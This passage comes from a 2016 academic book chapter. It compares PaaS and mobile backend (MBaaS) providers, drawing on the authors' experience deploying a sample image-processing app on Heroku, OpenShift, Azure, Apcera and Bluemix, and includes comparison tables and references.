- A **Redis** server for communication between the worker and the website. It can also double as the message queue when the connection count constraints allow it.
- A **MongoDB** indirectly through PyMongo (PyMongo, 2015), because only Celery is using it.
- A **storage backend** to store images, since most service providers don't have any support for permanent file storage. It currently supports
  - **Local Storage:** As basic file operations
  - **Azure Blobstore:** Microsoft's own SDK worked fine
  - **Cloudinary:** Their own SDK(Cloudinary SDK for Python, 2015) worked fine.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

For image processing the application originally used the Pillow (Pillow, 2015) library, as used by many Python developers, however installing it was not really user friendly, so a switch was made to Wand (Wand, 2015), an ImageMagick based solution. In the end the authors called convert (convert, 2015) directly on Apcera.

Concerning the Node.js version, creating the application was easier than the Python one. The basic idea of communicating through environment variables of these modern PaaS services remained similar, aside fromsome variable names. The application structure stayed the same, the following libraries were used:

- **Website:** The authors choseExpress 4 (Express, 2015) as every other Node developer. Its session store makes use of Redis as a backend. It notifies the client of the image processing status in real-time through websockets using the Socket.io (Socket.io, 2015) library.
- **Worker:** The same BLPOP queue applies here as well. Invoked as an external process from the website through forever. It also starts its own HTTP server through the default http (Node.js, 2015) module to fool the health check.

Requirements:

- **Database:** Uses Sequelize as the ORM for the same reasons, as it was already behind a Sqlite, MySQL and PostgreSQL database.
- **Redis:** Had some issues with the authentication since most hosts require passwords and by default the localhost Redis instance used by the developers did not. Passing the password in callbacks is a very inelegant solution using the "redis" library. In addition, the Redis connection's ready check setting had to be disabled on external services.
- **Storage:** The authors used easyimage to resize the images, which is an ImageMagick backed solution. For uploading, Cloudinary's and Azure's API worked as expected.

The experiences of the selected providers are listed as follows.

Deploying the Node.js version of the application on OpenShift went easily. The Python version however had a major issue in the early stages of deployment, in which it refused to install packages from the suppliedrequirements.txt. This problem like a system bug, but since the issue hasn't been fixed on such a large system for a long time seems to indicate otherwise. The SSO links on the dashboard to the 3rd party services rarely ever worked. Fortunately, all information needed was in environment variables. Scalability is not very well streamlined, one has to choose whether he wants to scale its app or not when creating it, conversion between these two types isn't possible.

The application-scaling system in Heroku was quite similar to the initial design ideas of the application, especially separating the worker and the web application. Theyuse the same repository, they are independently scalable, and share the same 3rd party services.Initial start-up commands are taken from Foreman's Procfile (Foreman and Procfile, 2015), to save an extra step after deployment.Heroku recently also started its own Redis service (Heroku hosted Redis, 2015), which offers bigger storage that any other competitors for free of charge (20MB vs 10MB).

Since applications on the Azure platform run on Windows-based systems, some major modifications were necessary on the application. Unfortunately, the administration website of Azure was generally slow. It provides a web based Powershell interface.When trying to use the interface to download and extract data from the system the HTTP download command refused to run, referring to a connection setup in

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Internet Explorer. They provide a Web Job (Azure Web Job, 2015) abstraction, which allows setting up recurring tasks as: single use, scheduled and continuously running tasks, which shared some point with the design of the worker in the test application. Getting the application to work in a Windows-based environment requies a lot of work, sharing libraries between the web application and the Web Job is difficult.

The service provides many self hosted and third party services. The researchers only used the blobstore through theprovided Azure SDK (Azure SDK for Python, 2015), (Azure SDK for Node, 2015), because the message queue had a really small message size limit, making it unfit for the application.The MSSQL server they providecould have been also a good candidate for testing, but none of the ORM's that wereused (Sequelize (Sequelize, 2015) and SQLAlchemy (SQLAlchemy, 2015)) were supporting MSSQL.With the previous three sharing services between different apps weren't necessary, resulting in multiple registrations on the same email address to the same service.

The way Apcera Platform can share and bind services between applications is really useful, while the distinction between services and providers is not really trivial for the developer at first.It is a matured and well documented system, but it has some interesting quirks.The handling of NFS volumes might be cumbersome. Occasionally mounted volumes disappear and even terminate running applications. By logging in to such controllers via SSH however shows the volume as mounted. Occasionally the application maynot be reachable again, even after unbinding and deleting the NFS services and providers. The way toget the application deployed again was to delete and recreate it. The logs did not contain any proper error messages and reading them yielded very little.The lack of text editors really take away from the SSH's usefulness, resulting in regular redeploys in the application's infant state, which is lengthenedas the staging component downloads every single dependency during each indivudual deployment.

Installing Cloud Foundry through the bosh-lite (Bosh-lite, 2015) based method failed most of the times with a different error every week. The errors ranged from missing deployment manifest files, malconfigured default nginx configurations to dying connections during blob downloads. The authors eventually gave up when VM snapshots could not be restored without the virtual network cards stopping.There were short periods when the service was usable, but after additional efforts to make it more stable, such as installing 3rd party service packs for MySQL and Redis, it refused to work anymore and even restoring snapshots did not recover the previous working state.

In IBM Bluemix persistence had to be handled with special care, because it does not provide any blobstore service so far. The app usesthe following two solutions:

- MongoDB's GridFS feature to store files alongside the database, and
- Cloudinary, a 3rd party service reachable through an API using a Node.js package that specializes in media storage

The only Bluemix (or rather Cloud Foundry) specific step in the install procedure was to read the application's host and port from an environment variable, after that the application was ready to start. Imagemagick was installed on the app's container by default, so that could be used easily. Websockets were also supported outside-the-box.

IBM offers a marketplace for self-hosted and 3rd party services on its marketplace, just like many other PaaS providers. There are ones hosted by IBM itself, including in beta services such as message queues. Since IBM has interest in a company called Compose.io, their services are also plugged into the catalog, including free ones. To access these, however, one must provide his credit card number.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

For the original application a Redis server, an SQL server and optionally a MongoDB server were needed.Redis was selected since it could be replaced with MongoDB. Compose.io provided Redis servers required additional service registration, so MongoDB was used instead.

IBM provides an SQL database without any sorts of obligations: a DB2 service. Aside from the Compose.io services, there were also some popular third party ones: ClearDB for MySQL and ElephantSQL for Postgres. During the testing of the application ClearDB and MongoDB were used.

Docker containers created within Bluemix can also be bound as services, which are also visible through environment variables.

The deployment process was simple. The only prerequisite was CloudFoundry's cf command line tool. A developer can deploy either through this tool or through a git repository. The development via the command line tool required only a single command after authentication.

No real special preparations were needed for deployment aside from specifying the required Node version in the package.json file, which installed the newest version without a hitch. During this test the application was uploaded without the Node.js package folder. Those were also downloaded during installation and cached for further deployments.

The Dashboard provides essential functions for managing an application, such as editing the description, managing the instance numbers, allocating resources, binding services through the Catalog, managing routes, settings environment variables and browsing logs in real time.

A feature missed however was some kind of settings option in the start command. This has to be done either though the (optional) Cloud Foundy manifest file, through a Procfile (only the web field is taken into account), or by the application's running environment (e.g. in Node.js's case, the npm run command in package.json)

Bluemix's documentation clearly states that they do not support Heroku's dyno system, meaning that there cannot be two different processes running from the same codebase in different containers. Instead, they suggest uploading the same application into a duplicate app dedicated to the task.

Health checks are done frequently by checking if the application's accepting connections. This means that an app has to have a port open, even if it does not communicate directly.

By the time of evaluating Bluemix, strating an sshconnection into an app's container did not work from command line. On the other hand, they have a web based file browser on the dashboard, however this only supports viewing files.

Docker images can be deployed and bound to apps. To manage these oneneeds to install the appropriate cf plugin, which assumes that Docker is also installed on the developer's machine.

Developer Experience Comparisons

Table 2 shows a comparison of the PaaS providers the authors encountered based on the differences found between them based on the experiences on both platforms.

The following expressions are used in the table:

- **Shareable Service:** In some cases binding the same service to different applications can be useful. A method that doesn't involve sharing the connection string directly by hand can make deployment somewhat easier in special cases.
- **Websocket Support:** A lot of web applications rely on real-time communication through websockets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Comparison table of PaaS functionalities based on application development experiences

	Apcera Platform	Heroku	OpenShift	Azure	BlueMix	Comment
Shareable services	+	-	-	-	+	can be shared by sharing the connection string
Websocket Support	+	+	+	+	+	-
Cached packages	+	+	+	+	+	-
Multiple independent instances of the same app	+	+ (Foreman)	-	+ (Web Job)	-	-
ImageMagick by default	-	+	+	-	+	-
Text editor in shell	-	-	+	-	-	-
Text editor outside of Git	-	-	+ (nano through SSH)	+ (web)	- (read-only)	-
3rd party service marketplace	-	+	+	+	+	-
Tailable logs	+	+	+	+	+	-
Git revertable from web	-	+	-	+	+	-

- **Cached Packages:** Most packages stash already installed packages away when redeploying the application, making the process faster.
- **Multiple Independent Instances of the Same App:** For the lack of better wording. Giving some sort of abstraction to run the same code on different environments independently from each other can make the maintenance easier.
- **ImageMagick Support by Default:** Most Node image processing libs rely on ImageMagick.
- **Text Editor in Shell and Text Editor Outside of Git:** Useful when encountering errors during deployment.
- **3rd Party Service Marketplace:** API and backend for 3rd party support
- **Tailable Logs:** Watching the running instance's output real-time.
- **Git Revertable from Web:** Following the deployment status and reverting mistakes in cases when using Git isn't an option.

Characterising PaaS Providers With Mobile Support

MBaaS (MBaaS wikipedia, 2015)(Mobile Backend as a Service) or also known as BaaS (Backend as a Service) is an emerging cloud category. Pre-built cloud hosted components help the mobile application and web developers to easily have features like data storage, user management, push notifications and connection with social media networks. The applications and the backend can be linked with SDKs (Software Development Kits) and APIs (Application Programming Interface).

There are many MBaaS providers in the market with different type of MBaaSs. Two big categories are the open source solutions and non-open source backends. The targeted applications can be different as well. There are providers to help startups, simple application developers, game developers with fast and easy development and deployment and the capability to scale. There are solutions for enterprises where integration with other systems and securityare important.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The list of the examined solutions in this chapter is not complete, there were some projects with not acceptable quality that were left out. The authors considered the popularity of the provider in the selection process, but the list contains some new, but innovative solutions, too. In these cases the beta state is not a reason to sort out, the vision of the product is remarkable.

Overviewed MBaaS Providers

The Google MBaaS's (Google Mobile Cloud Platform, 2015) biggest advantage is that many cloud services can be used, the server or cloud side is really great. There are some specialized services, for example the image processing service, and some general propose ones like Compute Engine. The storage part is advanced as well, and the big data processing is not a problem. The responsible service for the cloud and client connection is the Google Endpoints (Google Endpoints, 2015), which is just an extension to generate client side SDKs. The SDK is usable, because it can handle custom cloud calls, but requires too much coding.

Parse (Parse, 2015) is really great in the SDKs section, it has many efficient SDKs.The Android SDK is not just a REST call wrapper, it helps the developers with extra features like push notification for devices without Google Cloud Messaging (Kindle) and there is a library for UI elements to help the login implementation. It has a feature to save the data the next possible time when there is connection. The SDK gives sync and async options for every method. It supports mobiles (iOS, Android, Windows Phone, Xamarin, Unity), desktop and web apps (OS X, Windows, JavaScript, PHP) and embedded devices (Arduino, embedded C). The documentation is examplary and the admin site is really simple and useful with many features. The weakness is the lack of integration with enterprise databases and applications, this is the reason why it's not a good choice for business application developers. The CLI deployment method is not user-friendly. All of the SDKs are opensource projects. Parse support the Internet of Things, meaning different sensors can send data to the cloud and can recive push notifications. Beside the general embedded C SDK there are some manufacturer specific SDKs integrated (like Intel).

Backendless (Backendless, 2015) has an advantage of letting the developer host the service on their own or hybrid cloud systems. The most special feature is the media streaming, but this is just for iOS platform. There are some scenarios for working with live or recorded media for example: live video/audio broadcast, recording video/audio content on the server, video/audio chat, video/audio playback for live and on-demand content. Versioning is another great feature, this way the developers can work on a development version next to a stable release.

Amazon (Amazon Mobile, 2015) is a PaaS provider, and they have many "blocks" to build applications with. This allows for more general usage, but not so many details, that could make the developer's job easier. With the three main components (Cognito (User management), Mobile Analytics and Simple Notification Service) the mobile solution is a good piece for the whole Amazon cloud offering. This is still not mature enough for enterprise usage, because the lack of integration and security.

Firebase (Firebase, 2015) offers a secure, real-time, cloud-hosted, NoSQL database with a login service. This solution is specialized for low latency. Many features are missing, some basics like push notification and integration, but surprisingly great applications can be written through the service, as the sample apps greatly demonstrate.

FeedHenry (FeedHenry, 2015) is a Mobile Application Platform for enterprises, with many features. Supports the agile development, integrates with git, has many connectors like Salesforce, SAP and

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Oracle. It concentrates on security. Helps the reusability, has many plugins, templates and a drag and drop application builder, where the mobile application can be developed without coding.

Appcelerator (Appcelerator, 2015) started as a mobile development tool, to create mobile applications for all platforms with common code written in JavaScript. This main feature has been extended with its own IDE, testing tools and MBaaS features. The MBaaS part is really good for enterprises, it has many connectors, can be deployed with hybrid or fully private clouds. It's a full mobile development platform.

BaaSBox (BaasBox, 2015) is in beta stage by the time of writing, but will probably have a stable release in the near future. It has many features, performance is a priority. It is an open source project with Apache 2 license.

DreamFactory (DreamFactory, 2015) has many install guides for IaaS providers (Docker, Amazon Web Services, Microsoft Azure, Google Cloud Platform, VMware Marketplace, Bitnami Cloud Hosting), for PaaS providers (Red Hat OpenShift, Pivotal Web Services, IBM Bluemix, Heroku) for Desktop Computer (LAMP or WAMP) (Linux, OS X, Windows) IBM SoftLayer, Rackspace Marketplace. For push notification it uses the Amazon SNS. The SDK is moderately good, too general, requires too much coding. On the free hosted version the login window pops up for almost every click.

Strongloop's top features are the modularity, enterprise connectivity, API Explorer, generators, client SDKs. It has some advanced features like geolocation search. StrongLoop Arc seems to be a great tool to visually edit, deploy, and monitor LoopBack (Loopback, 2015)apps.

Apache Usergrid (UserGrid, 2015) is currently undergoing Incubation at the Apache Software Foundation. It already has many basic and some more advanced MBaaS features, and it has a potential to be a great solution.

The Heroku MBaaS solution Helios (Helios, 2015) is in beta stage. The main disadvantage is that it only supports the iOS platform at the time of writing. But the the support of this only platform is great, it has some more advanced features like In-App Purchases, Passbook, Newsstand, Logging and Analytics, A/B testing.

The authors also compared the overviewed PaaS providers with MBaaS support. In the following comparison table, if a property is measured by a number, the number can have 3 different levels. 0 means the provider has not implemented this feature or doesn't work. 1 means the feature is usable and it's on the same level as the average. 2 means the provider implemented it in an outstanding way.

Comparison of MBaaS Providers

The authors compared the PaaS providers based on the following categories:

- **Price:** This category is not really detailed, it is only used to indicate that what kind of prices the product usage requires. It can be time or function limited free trial, pay/month or pay/use. But it is important, because it is a good offer for startups, but if the application has more and more users and the bandwidth is growing the bill can grow extremely big.
- **Open Source:** An open source tool many benefits like security, quality, customizability, etc. If it's open source, the license type is shown too.
- **Hosting:** Some backend can be hosted on optional clouds, even on private clouds, while others are strictly hosted by the provider, and some can have both options. The hosting has more categories,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

like multi tenant or dedicated, and if a private cloud hosts the application, the deployment can be managed by the provider or it can be the developer's job.

- **Custom Business Logic:** Can a developer customise the server side code? The type of the customisability can be different, it can be limited to add triggers on data modification or highly customisable when the developers can add their own API methods too.
- **Server Side Language:** If the server side can be customised, it can be done in one or more languages. The support of more languages is preferred because the developers can use the language that is closer to their knowledge and fits more to the task. The reusability is an option here too.
- **Admin Site:** The admin sites main function to manage the applications. The main goal is to be simple and still usable with many features. The admin site helps the developer or the manager to browse the data, send push notifications, see the analytic results and many more.
- **SDKs:** The number of supported platforms is important, because usually an application wants to reach as many people as it's possible with minimal effort. The most common platforms are the Android, iOS and JavaScript, but some providers have many more. The quality is more important than the quantity, it's important to be efficient with a few lines of code and still have the ability to handle custom actions.
- **IoT:** The Internet of Things capability is a new trend, many primitive sensors can provide data, and the cloud can gather the information and analyse it and visualise it.
- **Documentation:** The documentations are evaluated by their understability, accuracy, currency. Usually the documentation is an online website with fresh informations about the platform.
- **Tutorials:** The tutorials evaluated by their coverage, quality and variety. To start using the platform, it's great to have clear step-by-step instructions, and visions for other possibilities.
- **Sample Apps:** The sample apps are evaluated by their connection with real life applications, quality and variety. It's a great help for developers to see a working example with no effort, to see the complexity and usability of the provider's solution.
- **Storage:** This is a basic functionality for MBaaS, but it can have advanced features like file storage and external DB usage capability. The offline capability is a big plus, the synchronization can be a hard task.
- **User Management:** The user management is a basic feature too, It is connected with social media networks, it's a plus if the user can use their account of other sites. Beside the social media networks, LDAP can be used or OpenID. The login and registration is a common task, so it's a good idea to support it with customisable components on the client side.
- **Social Media Networks:** With the support of social media networks the users do not have to deal with the registration process. The most common social media sites are Google, Facebook and Twitter. Deeper integration is an extra, to use other features like Facebook graph search API.
- **Push Notification:** The push notification support for iOS (Apple Push Notification Service) and Android (Google Cloud Messaging), the A/B testing, client to client push notification capability and other extra features are valued.
- **Analytics:** The capability to track built-in user events like installing data, application start time and even custom events.

Table 3 shows a comparison of these providers based on these categories.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Comparison of PaaS providers with mobile support

		Google Mobile Backend	Parse	Backendless	Amazon	Firebase	Kumulus	Kinvey
Pricing		free trial; pay/use	limited free version; pay/month	limited free version; pay/ month	limited free version, pay/use	limited free version, pay/month	free developer version, pay/month	free developer version, pay/month
Host		by provider	by provider	by provider, hybrid, or custom	by provider	by provider	by provider	by provider or custom
Open source, license		no	no	no	no	no	no	no
Custom business logic		yes	yes	yes	yes	-	n/a	yes
Scheduled task		yes	yes	n/a	n/a	-	-	n/a
Server side language	**JavaScript**	-	yes	-	-	-	n/a	yes
	Java	yes	-	yes	yes	-	n/a	-
	other	python, php, go	-	-	-	-	n/a	-
Admin site		2	2	2	1	1	1	1
SDKs	**Android**	yes	yes	yes	yes	yes	yes	yes
	iOS	yes	yes	yes	yes	yes	yes	yes
	JS	yes	yes	yes	-	yes	yes	yes
	other	-	.NET, PHP, python, unity, C, etc	.NET, ActionScript	fireOS	-	PHP, Unity	-
SDK		1	2	1	1	1	1	1
IoT		2	2	0	1	1	0	1
Documentation		2	2	2	1	1	1	2
Tutorials		2	2	1	1	1	1	2
Sample apps		1	1	1	1	2	n/a	1
Storage		2	2	2	2	1	1	2
User management		1	2	1	1	1	0	1
Social media networks		yes, Google	yes, FB, Twitter, Google	yes, FB, Twitter	yes, Amazon, FB, Google	yes, Twitter, Google, FB	-	yes, FB, Google
Push notification		1	2	1	1	0	0	n/a
Analytics		1	2	1	2	0	1	0

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Comparison of PaaS providers with mobile support

		FeedHenry	Appcelerator	BaasBox	DreamFactory	StrongLoop	UserGrid	Helios
Pricing		limited free trial, pay/ month	limited free version, pay/ month	free	free	free	free	free
Host		custom	by provider, hybrid or custom	by provider or custom	by provider or custom	custom	custom	custom
Open source, license		no	no	yes, Apache 2	yes, Apache	yes, MIT license, or StrongLoop License	yes, Apache	yes, MIT
Custom business logic		yes	yes	yes	yes	yes	yes	n/a
Scheduled task		yes	yes	yes	n/a	n/a	n/a	
Server side language	**JavaScript**	yes	yes	yes	yes	yes	-	n/a
	Java	-	-	-	-	-	yes	n/a
	other	-	-	-	-	-	-	n/a
Admin site		2	2	1	1	1	1	1
SDKs	**Android**	yes	yes	yes	yes	yes	yes	-
	iOS	yes	yes	yes	yes	yes	yes	yes
	JS	yes	yes	yes	yes	yes	yes	-
	other	WP8, HTML5, Xamarin, Cordova, Appcelerator	Windows, Blackberry, HTML5	-	WP, Titanium	-	ruby,. NET, PHP	-
SDK		2	2	1	1	1	1	2
IoT		0	0	0	1	0	0	0
Documentation		2	2	1	1	1	1	0
Tutorials		2	1	1	1	1	0	1
Sample apps		1	1	1	1	n/a	0	0
Storage		2	2	2	1	1	1	1
User management		1	1	2	1	1	1	1
Social media networks		n/a	yes, FB, Twitter, LinkedIn	yes, FB, Twitter, Google	n/a	yes, FB, Google, Twitter	yes, FB	n/a
Push notification		1	1	1	1	1	n/a	1
Analytics		2	2	1	0	0	0	1

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

COMPARISON DISCUSSIONS

PaaS Summary

All of the overviewed providers support the major development languages used nowadays. Providers can be grouped in two categories based on their size. The bigger providers, like Google, Amazon, Microsoft, they have been in the PaaS market for some time, so they have their own solution, and host on their own servers, integrate their solutions into their bigger infrastructures.

The smaller PaaS providers (e.g. CloudControl, AppScale, Deis, Mendix) are trying to offer some interesting features on the market, and have interesting ideas that are not available with the big providers, such as hosting on multiple cloud backends, running the PaaS service on the premise of the customer, or a new way of creating apps thereby shortening the time-to-market of the application. These smaller providers usually have their backends at larger providers, mostly at Amazon. This presents a dependency and a connection of reliability for them. If there is an outage with an IaaS provider that they use, than their product will be offline as well. Some of the providers (Mendix, AppScale) aim to provide an abstraction layer between different PaaS providers, with some kind of middleware or API system. The goal of this is to remove the dependency on a particular PaaS provider (to prevent vendor lock-in), and to make the applications more portable between providers.

The authors' recomandation differ based on the goals, but in general the Heroku provider provides had really great overall experience. The Google App Engine should be considered as a good choice because of the other Google services which can be cooperated with each other, and this kind of Google ecosystem clearly has its own benefits. But every situation has different priorities.The open source feature can be a major requirement in many cases.

MBaaS Summary

Most of the overviewed MBaaS solutions have some common features. Most of them are the basic features, but they still represent big categories. There are some extra capabilities for every feature that makes the solution special, even leading in some area.

The storage is one of the basic features, it enables to store, modify, delete and load data to and from the cloud. It can have some special advanced capabilities, like connectors to external DBs and systems, real time data sharing, offline working, data synchronization. The user management is also a basic feature, it can have specialities like using other systems (LDAP, OpenID, OAtuh, FB, Google, Twitter) or the capability to "follow" other users. The social media network integration usually ends in the existing user account usage, but it can have full integration, for example the capability of using the Facebook SDK and the FB Graph API. The push notification can be used for chat messaging and A/B testing. Analytics have key functionality to track the users and analyze them, the visualised data, and generated reports can help to accomplish these tasks. The developers are interested in crash reports, but the management probably more curious about the user behaviour. The other important feature is the server side customizability capability, which can have multiple levels, starting from database like data modification triggers to custom business logics and scheduled jobs. The most supported client side platforms are the Android, iOS and JavaScript. The support means usually just a generated SDK, but some services provide more features, such as UI components, utility modules. The viewpoint can be different, sometimes the cloud is the main focus, and the client side is just for minimal interaction and visualisation, but sometimes the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

client platform has the focus and the cloud side is just a helper tool. The admin site is important as well, as it has many features and options, but it must stay simple and user friendly.

The solutions can be categorised by the targeted developers for example. Some of them are for start-ups and indie developers, their goal is to create simple, fancy mobile applications as fast and efficiently as possible and still with little investments (at the beginning). Others are for big enterprise companies where the security, integration, analytics and monitoring are the key features. The other possible way to distinguish the overviewed solutions is based on their open source nature. At this point the open source projects are mostly in beta versions and only capable of basic features, but they have the advantages of the freedom of the deployment and the community support. Commercial providers usually provide SLAs.

Surprisingly, many companies have MBaaS solutions. There is a big chance that the ones with very special skill sets can satisfy special needs and survive in the long run. But the universal, general solutions can have a bright future too, but their MBaaS features are just one of the many other features to support the whole development, deployment and testing of the mobile and web development. These are can be called as Mobile Development Platforms. Most of the providers use Amazon's cloud as hosting, and Amazon has its own MBaaS solution. There is space for many MBaaS solutions because of the specializations (targeted developers, real time capability, streaming, game features, etc.)

There are many PaaS providers, and much more different requirements for every project, so it is not an easy task to decide which one is the best, but the authors conclude that Parse is a good choice in most of the cases. It has a strong background (by Facebook support), evolves fast and it's really userfriendly. The Parse SDKs are all open source projects, and they are not afraid of innovation. Further looking the Google MBaaS solution is a great option considering the opportunities offered by Google. As with the PaasS projects, every situation is different: if it is a small and simple project FireBase can be ideal in some cases, or BaaSBox has an adventage because of its open-sourceness.

The biggest challenges the authors identified are security problems, integration problems, the offline working capability and the automatic data synchronization features.

SUMMARY

In this chapter the authors gave an overview of the state-of-the-art Platform-as-a-Service solutions that are used to develop applications over clouds, therefore can be used to manage applications in cloud federations. Basic capabilities wereinvestigated of the most advanced providers: what levels of developer experience they offer, how they follow recent trends in cloud application development. Primary sources for this investigation were public documentation of the relevant tools, research publications and trial or demo versions where applicable. Developer experience was measured by creating and executing sample applications with some of these PaaS tools. Most of the examined providers proved to be usable, and some of them have special strengths. Comparison tables and classifications have been created for highlighting the generally supported and lacking functionalities.

ACKNOWLEDGMENT

The research leading to these results has received funding from Ericsson Hungary Ltd.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Amazon Mobile. (2015, May). *Amazon*. Retrieved from http://aws.amazon.com/mobile/

Amazon Web Services. (2015, May). *Amazon*. Retrieved from http://aws.amazon.com/

Apcera Platform. (2015, May). Retrieved from https://www.apcera.com/continuum/

Appcelerator. (2015, May). Retrieved from http://www.appcelerator.com

AppScale. (2015, May). Retrieved from http://www.appscale.com/

Azure SDK for Node. (2015, May). *Github*. Retrieved from https://github.com/Azure/azure-sdk-for-node

Azure SDK for Python. (2015, May). *Github*. Retrieved from https://github.com/Azure/azure-sdk-for-python

Azure Web Job. (2015, May). *Microsoft*. Retrieved from https://azure.microsoft.com/en-us/documentation/articles/web-sites-create-web-jobs/

BaasBox. (2015, May). Retrieved from www.baasbox.com

Backendless. (2015, May). Retrieved from www.backendless.com

Bluemix. (2015, November). Retrieved from https://console.ng.bluemix.net/

Bosh-lite. (2015, May). Retrieved from https://github.com/cloudfoundry/bosh-lite

Clear, D. *B*. (2015, May). Retrieved from https://www.cleardb.com/

CloudControl. (2015, May). Retrieved from https://www.cloudcontrol.com/

CloudFoundry. (2015, May). Retrieved from http://cloudfoundry.org/

Cloudinary. (2015, May). Retrieved from http://cloudinary.com/

Cloudinary SDK for Python. (2015, May). *Github*. Retrieved from https://github.com/cloudinary/pycloudinary

convert. (2015, May). Retrieved from http://www.imagemagick.org/script/convert.php

David Cunha, P. N. (2013). A Platform-as-a-Service API Aggregator. In Advances in Information Systems and Technologies (pp. 807-818).

David Cunha, P. N. (2014). PaaS Manager: A Platform-as-a-Service Aggregation. *Computer Science and Information Systems*, *11*(4), 1209–1228. doi:10.2298/CSIS130828028C

Deis. (2015, May). Retrieved from http://deis.io/

DreamFactory. (2015, May). Retrieved from http://www.dreamfactory.com/

Dzone. (2015, May). *Guide to Cloud Development*. Retrieved from http://dzone.com/research/2015-guide-to-cloud-development

Express. (2015, May). Retrieved from http://expressjs.com/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

FeedHenry. (2015, May). Retrieved from http://www.feedhenry.com/

Firebase. (2015, May). Retrieved from www.firebase.com

Foreman and Procfile. (2015, May). Retrieved from http://ddollar.github.io/foreman/

gevent. (2015, May). Retrieved from http://www.gevent.org/

Google App Engine. (2015, May). *Google*. Retrieved from https://cloud.google.com/appengine/

Google Endpoints. (2015, May). Retrieved from https://cloud.google.com/mobile/endpoints/

Google Mobile Cloud Platform. (2015, May). *Google*. Retrieved from https://cloud.google.com/solutions/mobile/

Helios. (2015, May). Retrieved from http://helios.io/

Heroku. (2015, May). Retrieved from https://www.heroku.com/

Heroku hosted Redis. (2015, May). *Heroku*. Retrieved from https://addons.heroku.com/heroku-redis

Hoefer, C., & Karagiannis, G. (2010). Taxonomy of cloud computing services. Proceedings of the 2010 IEEE GLOBECOM Workshops (GC Wkshps), Miami, FL, USA (pp. 1345 - 1350).

ImageMagick. (2015, May). Retrieved from http://www.imagemagick.org/script/index.php

Kolb, S. W. G. (2014). Towards Application Portability in Platform as a Service. *Proceedings of the 2014 IEEE 8th International Symposium on Service Oriented System Engineering (SOSE)* (pp. 218 - 229).

Loopback. (2015, May). Retrieved from http://loopback.io/

Luis Rodero-Merinoa, L. M. (2012). *Building safe PaaS clouds: A survey on security in multitenant software platforms* (pp. 96–108). Computers & Security.

MBaaS. (2015, May 8). *Wikipedia*. Retrieved from http://en.wikipedia.org/wiki/Mobile_Backend_as_a_service

Memcache. (2015, May). Retrieved from http://memcached.org/

Mendix. (2015, May). Retrieved from https://www.mendix.com/

Michael Armbrust, A. F. (2009). *Above the Clouds: A Berkeley View of Cloud.*

Microsoft Azure. (2015, May). *Microsoft.* Retrieved from http://azure.microsoft.com/

Mongo, D. *B*. (2015, May). Retrieved from https://www.mongodb.org/

MySQL table deletion workaround. (2015, May). Retrieved from http://stackoverflow.com/questions/2300396/force-drop-mysql-bypassing-foreign-key-constraint

node-redis. (2015, May). *Github*. Retrieved from https://github.com/mranney/node_redis

Node.js. (2015, May). Retrieved from https://nodejs.org/

Node.js HTTP module. (2015, May). Node.js. Retrieved from https://nodejs.org/api/http.html

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

OpenShift. (2015, May). Retrieved from https://www.openshift.com/

Parse. (2015, May). Retrieved from www.parse.com

phpMyAdmin. (2015, May). Retrieved from http://www.phpmyadmin.net/home_page/index.php

Pillow. (2015, May). Retrieved from https://python-pillow.github.io/

Pivotal. (2014, August). PaaS comparison. Retrieved from http://www.slideshare.net/Pivotal/paa-s-comparison2014v08

Postgre, S. Q. L. (2015, May). Retrieved from http://www.postgresql.org/

Protocol Buffer. (2015, May). Retrieved from https://github.com/google/protobuf/

PyMongo. (2015, May). Retrieved from http://api.mongodb.org/python/current/

Python. (2015, May). Retrieved from https://www.python.org/

Rajkumar Buyyaa, C. S. (2009). Cloud computing and emerging IT platforms: Vision, hype, and reality for delivering computing as the 5th utility. In Future Generation Computer Systems (pp. 599–616).

Redis4You. (2015, May). Retrieved from http://redis4you.com/

Rimal, B., Choi, E., & Lumb, I. (2009). A Taxonomy and Survey of Cloud Computing Systems. *Proceedings of the Fifth International Joint Conference on INC, IMS and IDC, NCM '09*, Seoul (pp. 44 - 51).

Sellami, M., Yangui, S., Mohamed, M., & Tata, S. (2013). PaaS-Independent Provisioning and Management of Applications in the Cloud. *Proceedings of the 2013 IEEE Sixth International Conference on Cloud Computing (CLOUD),* Santa Clara, CA, USA (pp. 693 - 700).

Sellami, M. Y. S. (2013). PaaS-Independent Provisioning and Management of Applications in the Cloud. *Proceedings of the 2013 IEEE Sixth International Conference on Cloud Computing (CLOUD),* Santa Clara, CA, USA (pp. 693 - 700).

Sequelize. (2015, May). Retrieved from http://docs.sequelizejs.com/en/latest/

Socket.io. (2015, May). Retrieved from http://socket.io/

SQLAlchemy. (2015, May). Retrieved from http://www.sqlalchemy.org/

Supervisord. (2015, May). Retrieved from http://supervisord.org/

Twelve-Factor app. (2015, May). Retrieved from http://12factor.net/

UserGrid. (2015, May). Retrieved from http://usergrid.incubator.apache.org/

Wand. (2015, May). Retrieved from http://docs.wand-py.org/en/0.4.0/

Yanpei Chen, V. P. (2010). *What's New About Cloud Computing Security? EECS Department,* University of California, Berkeley, CA, USA.

This research was previously published in Developing Interoperable and Federated Cloud Architecture edited by Gabor Kecskemeti, Attila Kertesz, and Zsolt Nemeth, pages 91-117, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

